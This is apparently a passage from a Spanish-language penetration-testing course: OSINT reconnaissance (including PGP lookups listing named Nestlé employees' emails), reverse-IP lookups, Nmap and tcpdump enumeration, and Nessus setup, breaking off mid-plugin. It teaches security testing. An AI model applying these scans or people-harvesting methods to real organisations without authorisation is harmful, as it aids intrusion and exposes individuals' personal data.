Web Mostrar opciones... Resultados 1 - 10 de aproximadamente 14.400 de "nestle.com" - www. (0,

[The global website of Nestlé SA](#) - [Traducir esta página]
7 Jan 2010 ... Nestlé is a Nutrition, Health and Wellness company committed to increasing the nutritional value of our food while improving the taste.
[www.nestle.com/](#) - hace 6 horas - En caché - Similares -

Nestle el fondo
En Henri 1866 Nestlé, farmacéutico, desarrolló un fórmula del alimento de leche para los infantes que no podían tolerar su leche de la madre ([Nestle.com](#)). ...
[articles.castelarhost.com/.../nestle_background_es.htm](#) - En caché - Similares -

Milo De Nestlé - Emol.com - Buscador Emol
Las...podrás ganar un día de bienestar en Balthus.. [serviciosalconsumidor@cl.nestle.com](#).
No olvides...Asunto: Receta Milo-Nesquik. RECETA SAUTÉ DE MERLUZA ...
[buscador.emol.com/emol/Milo+De+Nestlé - Chile](#) - En caché - Similares -

Search results for 'nestle com' - Mozilla Firefox

Archivo Editar Ver Historial Delicious Marcadores Herramientas Ayuda

http://pgp.mit.edu:11371/pks/lookup?search=nes

Search results for 'nestle com'

Type bits/keyID Date User ID

pub 1024D/[AA166E87](#) 2005-09-08 [Matthew Larabee <matthew.larabee@us.nestle.com>](#)

pub 1024D/[679BD27D](#) 2003-06-05 [Jason Wilcox <jason.wilcox@ca.nestle.com>](#)

pub 1024D/[B959F40A](#) 2003-03-31 [Olivier Maillard <olivier.maillard@nestle.com>](#)

pub 1024D/[5F985951](#) 2002-10-22 [SROGER <stephane.roger@nestle.com>](#)

pub 1024D/[F60AF3EE](#) 2001-10-17 [Rjane Forre <rjane.forre@nestle.com>](#)
Rjane Forre (Yahoo!) <rforre@yahoo.com>
Rjane Forre (freesurf) <rforre@freesurf.ch>

pub 1024D/[B11175D6](#) 2001-05-21 [Aziz Ratani <aziz.ratani@us.nestle.com>](#)

pub 1024D/[11E8500B](#) 2001-05-18 [Les Mayeda <lester.mayeda@us.nestle.com>](#)

pub 1024D/[BA9A728B](#) 2001-04-25 [Anand Radhakrishnan <anand.radhakrishnan@us.nestle.com>](#)

Otros dominios

- **Objetivo:** encontrar nuevos hosts y aplicaciones web
- Identificar otros dominios alojados en una misma dirección IP (virtual host)
- Se consultan todas las direcciones IP en buscadores
- Bing.com permite “IP:<ip>”
- Online:
 - <http://www.serversniff.net/hostonip.php>
 - <http://www.myipneighbors.com>
 - <http://www.domaintools.com/reverse-ip/>
 - <http://whois.webhosting.info/>

Ejemplo DNS inverso

WHoster 1.1

Search Host / IP: www.marca.com

Total results: 27 Valid: 23 Errors: 4 IP: 193.110.128.199

Hostname	IP
diccionarios.elmundo.es	193.110.128.189
escuderias.marca.com	193.110.128.213
rss.expansionyempleo.com	193.110.128.198
www.2elmundolibro.com	No such host is ...

Sort alphabetically Sort alphabetically www.kachakil.com

Search Clear About Exit

193.110.128.199 - Mozilla Firefox

Archivo Editar Ver Historial Delicious Marcadores Herramientas Ayuda

193.110.128.199

CNET_193.110.128

Base	Record	Name	IP	Reverse	Route
8leguas.es	a		193.110.128.199	www.elmundo.es	Spain
ariadna.com	a		193.110.128.199	www.elmundo.es	Spain
bpkhe1p.info	a		193.110.128.199	www.elmundo.es	Spain
bzkoreon.info	a		193.110.128.199	www.elmundo.es	Spain
diariodelnavegante.com	a		193.110.128.199	www.elmundo.es	Spain
el-mundo.es	a		193.110.128.199	www.elmundo.es	Spain
el-mundo.net	a		193.110.128.199	www.elmundo.es	Spain
elmundo-eldia.com	a		193.110.128.199	www.elmundo.es	Spain
elmundo.es	a		193.110.128.199	www.elmundo.es	Spain
elmundodeporte.com	a		193.110.128.199	www.elmundo.es	Spain
elmundodinero.com	a		193.110.128.199	www.elmundo.es	Spain
elmundoempleo.com	a		193.110.128.199	www.elmundo.es	Spain
elmundomotor.com	a		193.110.128.199	www.elmundo.es	Spain
elmundosalud.com	a		193.110.128.199	www.elmundo.es	Spain
elmundotv.es	a		193.110.128.199	www.elmundo.es	Spain
estarguapa.com	a		193.110.128.199	www.elmundo.es	Spain
expansion.com	a		193.110.128.199	www.elmundo.es	Spain

Redes profesionales y personales

- **Objetivo:** identificar personal crítico de la organización, tecnologías, usuarios
- Uso de redes sociales: Linkedin, Plaxo, Spoke y Xing
- Uso de redes sociales: facebook, tuenti, hi5, etcétera.
- Relacionar la información con redes profesionales
- Búsqueda mediante 123people, mylife, pipl



Ofertas de empleo

- **Objetivo:** identificar tecnologías, departamentos.
- Uso de portales de empleo: monster, infojobs
- Revisión de requisitos técnicos, departamentos

InfoJobs.net

Acceso candidatos Alta candidatos Dáns tu opinión Ayuda

Project Manager Sistemas

Fecha de la oferta: 26-02-2010
Nombre de la empresa: eDreams

Descripción

Puesto vacante: Project Manager Sistemas
Categorías: [Informática y telecomunicaciones - Sistemas](#)
Departamento: Ingeniería
Número de vacantes: 1
Descripción de la oferta: La persona seleccionada trabajará en el departamento de Sistemas/Operaciones como Project Manager de Sistemas. Necesitamos una persona con un perfil que disponga de las capacidades y habilidades necesarias para llevar a cabo tareas de administración avanzada en la plataforma web a nivel de administrador de sistemas senior.
Perfil deseado:

- Mínimo 5 años de experiencia laboral en el área de Sistemas, preferiblemente en el área de sistemas web.
- Capacidad de trabajo en equipo y compromiso con los objetivos corporativos.
- Capacidad de aprendizaje constante y proactividad en la resolución de incidencias.
- Conocimientos avanzados de instalación, configuración y administración de Sistemas Operativos SUN **Solaris** y Linux principalmente, aunque se valorarán conocimientos de Microsoft Windows.
- Conocimientos avanzados en configuración y administración de servidores web (apache) y altos servidores de aplicaciones (preferiblemente Tomcat, Glassfish, Jboss y/o Dynamo).
- Experiencia en administración y monitorización de JVM.
- Demostrable experiencia sobre arquitecturas de red: Switches L2 y L3, Firewalls, Load Balancers. Preferiblemente con certificación CISCO y conocimientos F5.
- Conocimiento avanzados en herramientas de monitorización Nagios, Cacti, etc.
- Conocimientos en sistemas de almacenamiento NAS, preferiblemente NetApp y Sun. Se valorará conocimientos de sistema de archivos ZFS.
- Experiencia en arquitecturas de red a TCP/IP principalmente SSH, RSYNC, SMTP, DNS, NFS, Postfix, etc.

 eDreams viajamos contigo

LAB: DNS

Hacer una obtención de información de una gran compañía:

- ❑ Obtener direcciones IP registradas
- ❑ Jwhois y whois web
- ❑ Comprobar otros TLD (dnsrecon.py)
- ❑ Registros NS y MX
- ❑ Fuerza bruta de subdominios (fierce)
- ❑ Obtención de otros dominios, etc.

Resumen Herramientas

Herramienta	Sistema Operativo	URL
Navegador	Independiente	http://www.getfirefox.com
host, dig, nslookup	Linux	Paquete dnsutils y bind9-host
nslookup	Windows	Incluido en sistema operativo
fierce	Linux	http://ha.ckers.org/fierce/
dnsrecon	Linux	http://darkoperator.squarespace.com/tools-and-scripts/dnsrecon.rb
telnet	Independiente	Incluido en sistema operativo
jwhois	Linux	http://www.gnu.org/software/jwhois/
theHarvester	Linux	http://www.edge-security.com/theHarvester.php
VHoster	Windows	http://code.google.com/p/sbdtools/

Resumen Herramientas Online

Herramienta	URL
ServerSniff	http://www.serversniff.com
Robtext	http://www.robtext.com
Clez	http://www.clez.net
MyIPNeighbors	http://www.myipneighbors.com
DomainTools	http://www.domaintools.com/reverse-ip/
Webhosting.info	http://whois.webhosting.info/
LinkedIn	http://www.linkedin.com
Plaxo	http://www.plaxo.com
Spoke	http://www.spoke.com
123people	http://www.123people.es
myLife	http://www.mylife.com
Pipl	http://www.pipl.com
Infojobs	http://www.infojobs.com
Monster	http://www.monster.com

Lecturas

- New School Information Gathering - carnal0wnage (online)
- PENTEST: RECOLECCIÓN DE INFORMACIÓN - INTECO (online)
- Hacking con buscadores - Enrique Rando y Chema Alonso

Fase 2 – Enumeración.

Enumeración

- A veces incluido dentro de fase de obtención de información (**activo**)
- Identificar las **versiones** y los **servicios** que ofrece cada dirección IP
- Identificación de **sistemas operativos, elementos de red**, etcétera.
- Identificación de **reglas en firewalls**
- **Descartar** sistemas que no ofrezcan servicios (IPs sin uso)

Uso de sniffer en enumeración

- **Objetivo:** monitorizar paquetes que se envían y reciben durante el proceso.
- **Propuesta:** windump / tcpdump
 - Soporta filtros
 - No consume muchos recursos
 - Es opensource y multiplataforma
 - Ampliamente configurable
 - Formato PCAP




Tcpdump / Windump

- Ejecutar como usuario root (modo promiscuo)
- Ejemplos:
 - `tcpdump -nn -i eth0 tcp and dst 192.168.0.1`
 - `tcpdump -v -nn port 80`

Parámetros	Filtros
<code>-n no resolver ips</code>	Protocolo: ether, ip, arp, tcp, udp..
<code>-nn no resolver puertos</code>	Tipo: host, net, port, portrange
<code>-i especifica tarjeta de red</code>	Dirección: src dst
<code>-v mayor detalle</code>	Operadores lógicos: and / or
<code>-w guardar en fichero</code>	
<code>-r leer de fichero</code>	
<code>-s tamaño del paquete</code>	


TCP Three-Way Handshake



Nmap – ping sweep


- Nmap -sP:
 - ICMP echo request -> reply
 - TCP SYN puerto 443 -> SYN/ACK si está o RST si no
 - TCP ACK puerto 80 -> RST si está en uso
 - ICMP timestamp -> reply
- Ampliando:
 - Nmap -v -n -sP -PE -PP -PS21,23,25,80,113,31339 -PA80,113,443,10042 --source-port 53 ...

Ejemplo Nmap



Escáner de puertos

- **Objetivo:** descubrir los servicios activos
- Barrer los 65535 puertos.
- Uso de distintos protocolos
- Optimización de tiempo
- Detección de reglas de firewall



Identificación de servicios - Nmap

- Todos los puertos (-p-) TCP, UDP y SCTP
- Uso de todos los tipos de escaneos: SynScan Connect, ACK/XMAS/NULL Scan, Maimon, UDP y SCTP
- *Fingerprint* de servicios (-sV)
- *Fingerprint* de sistemas operativos (-O)
- Modificación de puerto de origen (-g)



Tabla resumen

Param	Nombre	Envía	Abierto	Cerrado	Filtrado
-sS	SynScan	SYN	SYN/ACK	RST	nada o ICMP
-sT	Connect	SYN, ACK	SYN/ACK	RST	nada
-sU	UDP	UDP Hdr	nada o UDP Hdr	ICMP	nada
-sY	SCTP INIT	INIT	INIT-ACK	ABORT	nada o ICMP
-sN	Null	vacio	nada	RST	nada
-sF	Fin	FIN	nada	RST	nada
-sX	Xmas	FIN, PSH y URG	nada	RST	nada
-sA	Ack	ACK	RST	RST	nada
-sW	Window	ACK	RST y Window >= 0	RST	nada
-sM	Maimon	FIN/ACK	RST (bsd=nada)	RST	nada
-sZ	SCTP Cookie	COOKIE ECHO	nada	ABORT	nada
		ECHO			

Otras opciones de Nmap

- **Mayor detalle:** -v, -d y --packet-trace
- **Traceroute:** --traceroute necesario para mapa de red
- **Uso de scripts:** -SC
- **No lanzar ping previo:** -PN
- **Rápido:** -F (solo 100 puertos más comunes)
- **Configuración de velocidad :** -T0 -T4
- **Motivo:** --reason
- **Resumir análisis interrumpido:** --resume
- **Modo agresivo:** -A: -sV -O -sC --traceroute
- **Salida:** -oG (grep), -oN (normal), -oX (xml) -oA (all)

Pruebas fingerprint OS

- TCP ISN (GCD)
- TCP ISN (ISR)
- TCP IP ID
- ICMP ID
- Shared IP ID
- TCP timestamp
- TCP initial window size
- IP don't fragment bit (DF)
- IP initial time to live
- Explicit congestion notification CC

```
# iPhone 3GS running OS 3.2
Fingerprint Apple iPhone 3GS mobile phone (iPhone OS 3.2)
Class Apple | iPhone OS | 3.X | phone
SEQ(SP=FA-104%GCD=1-6%ISR=FF-109%TI=RD%CI=RD%II=RI%TS=5)
OPS(01=M5B4NW2NNT11SLL%02=M5B4NW2NNT11SLL%03=M5B4NW2NNT11%04=M5B4NW2NN
WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)
ECN(R=Y%DF=Y%T=3B-45%TG=40%W=FFFF%0=M5B4NW2SLL%CC=N%Q=)
T1(R=Y%DF=Y%T=3B-45%TG=40%S=0%A=S+F=AS%RD=0%Q=)
T2(R=Y%DF=Y%T=3B-45%TG=40%W=0%S=Z%A=S+F=AR%0=%RD=0%Q=)
T3(R=N)
T4(R=Y%DF=Y%T=3B-45%TG=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)
T5(R=Y%DF=N%T=3B-45%TG=40%W=0%S=Z%A=S+F=AR%0=%RD=0%Q=)
T6(R=Y%DF=Y%T=3B-45%TG=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)
T7(R=Y%DF=N%T=3B-45%TG=40%W=0%S=Z%A=S+F=AR%0=%RD=0%Q=)
U1(DF=N%T=3B-45%TG=40%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=0%RUD=G)
IE(DFI=S%T=3B-45%TG=40%CD=S)
```

Pruebas fingerprint de servicios

- Obtención del mensaje de bienvenida: *banner*
- Comprobación contra base de datos
- Nmap dispone más de 6300 banners identificados
- Uso de pruebas adicionales. Ej: peticiones DNS, SSL, etc




```
match ftp m|^220-FileZilla Server\r\n| p/FileZilla ftpd/ o/Windows/  
match ftp m|^431 Could not initialize SSL connection\r\n| p/FileZilla ftpd/ i/Mandatory SSL/ o/Windows/  
match ftp m|^550 No connections allowed from your IP\r\n| p/FileZilla ftpd/ i/IP blocked/ o/Windows/  
# Netgear RP114 switch with integrated ftp server or ZyXel P2302R VoIP  
match ftp m|^220 ([-\w+])? FTP version 1\.0 ready at | p/Netgear broadband router or ZyXel VoIP adapter ftpd/ v/1.0/
```

Fingerprint con Nmap

- De servicios:
 - Todas las pruebas en todos los puertos: --version-all (--version-intensity 9)
 - Archivo /etc/services de Nmap: nmap-services
 - Base de datos de pruebas: nmap-service-probes
 - Debug: --version-trace
- De sistemas operativos
 - Archivo de bbdd: nmap-os-db
 - Es recomendable un puerto abierto y otro cerrado.
 - --fuzzy (si no se encuentra resultado perfecto)
 - Nmap -O --fuzzy --max-os-tries 30 host

Ejemplo Nmap




Relación de información - Maltego

Maltego determina relaciones entre:

- Gente
- Infraestructura de Internet como:
 - Dominios
 - Nombres DNS
 - NetBlocks
 - Direcciones IP
- Grupos de gente
- Compañías
- Organizaciones
- Webs
- Frases
- Afiliaciones
- Documentos y ficheros

www.paterva.com



Resumen Herramientas

Herramienta	Sistema Operativo	URL
Nmap	Independiente	http://www.insecure.org
Tcpdump	Independiente	http://www.tcpdump.org/
Wireshark	Independiente	http://www.wireshark.org/
Maltego	Independiente	http://www.paterva.com

LAB: Ping Sweeps

- Hacer ping sweep mediante Nmap (-sP)
- Hacer ping sweep con opciones avanzadas

LAB: Enumeración y correlación

- Lanzar análisis de puertos con Nmap
- Comprobar Sistema Operativo / Servicios
- Configurar Maltego y dibujar un mapa

Lecturas

- TCP/IP Illustrated, Vol. 1 – W. Richard Stevens – ISBN: 0201633469
- Phrack Magazine Volume 7, Issue 51 September 01, 1997
- Nmap Cookbook: The Fat-free Guide to Network Scanning - Nicholas Marsh – ISBN: 1449902529
- Guía de referencia de Nmap (Página de manual)

Fase 3 – Análisis de vulnerabilidades.

Detección de vulnerabilidades

- Versiones antiguas
- Falta de parches
- Errores de configuración
- Configuraciones por defecto
- Usuarios y contraseñas débiles
- Vulnerabilidades no conocidas



Repositorios con vulnerabilidades

- Mitre CVE
 - <http://cve.mitre.org>
- Securityfocus
 - <http://www.securityfocus.com/vulnerabilities>
- Secunia
 - <http://secunia.com>
- OSDVB
 - <http://osvdb.org/>



Análisis de vulnerabilidades

- Proceso de detección de vulnerabilidades automáticamente:

- ✓ **Banco de pruebas muy elevado.**
- ✓ **Ahorro en coste/tiempo**
- ✗ **Falta de control**
- ✗ **Número elevado de falsos positivos**
- ✗ **Denegación de Servicio**
- ✗ **No sirven para detectar errores de configuración, o vulnerabilidades desconocidas.**

Productos

- Tenable Nessus
- OpenVAS
- GFI Languard
- SAINT
- QualysGuard
- Rapid7 Nexpose
- eEye Retina
- Foundstone
- nCircle IP360
- Skybox Secure solution
- Gideon SecureFusion



Nessus

- Actualizado diariamente (~55.000 plugins)
- Audita sistemas remotos y localmente (con credenciales)
- Plugins fácilmente desarrollables
- Plataforma cliente-servidor
- Soporte para herramientas de terceros
Nmap/Hydra/Nikto
- Multiplataforma
- Gratuito para uso no comercial




Instalación

1. Descargar 5.2.5 (para Ubuntu 10.10) desde:
<http://www.tenable.com/products/nessus/nessus-download-agreement>
2. Instalar: `dpkg -i <archivo.deb>`
 1. Backtrack 5 = Ubuntu lucid 32bits 10.04
3. Reiniciar el servicio: `service nessusd restart`
4. Acceder: <https://localhost:8834/>
 1. Ojo con el NoScript
5. Registrar: <http://www.nessus.org/register>
6. Descargar plugins

Nessus

□ Añadir nueva política


- General
- Credenciales
- Plugins (ojo con los peligrosos!)
- Preferencias



□ Añadir un nuevo escaneo

- Nombre
- Política
- Activos

□ Reportes



Script de Nessus: account_root_toor.nasl

```
include("compat.inc");
if(description) {
    script_id(35777);
    script_version ("$Revision: 1.5 $");
    script_cve_id("CVE-1999-0502");
    script_xref(name:"OSVDB", value:"56382");
    script_name(english:"Default Password (toor) for 'root' Account");
    script_set_attribute(attribute:"synopsis", value:"An account on the remote host uses a known password." );
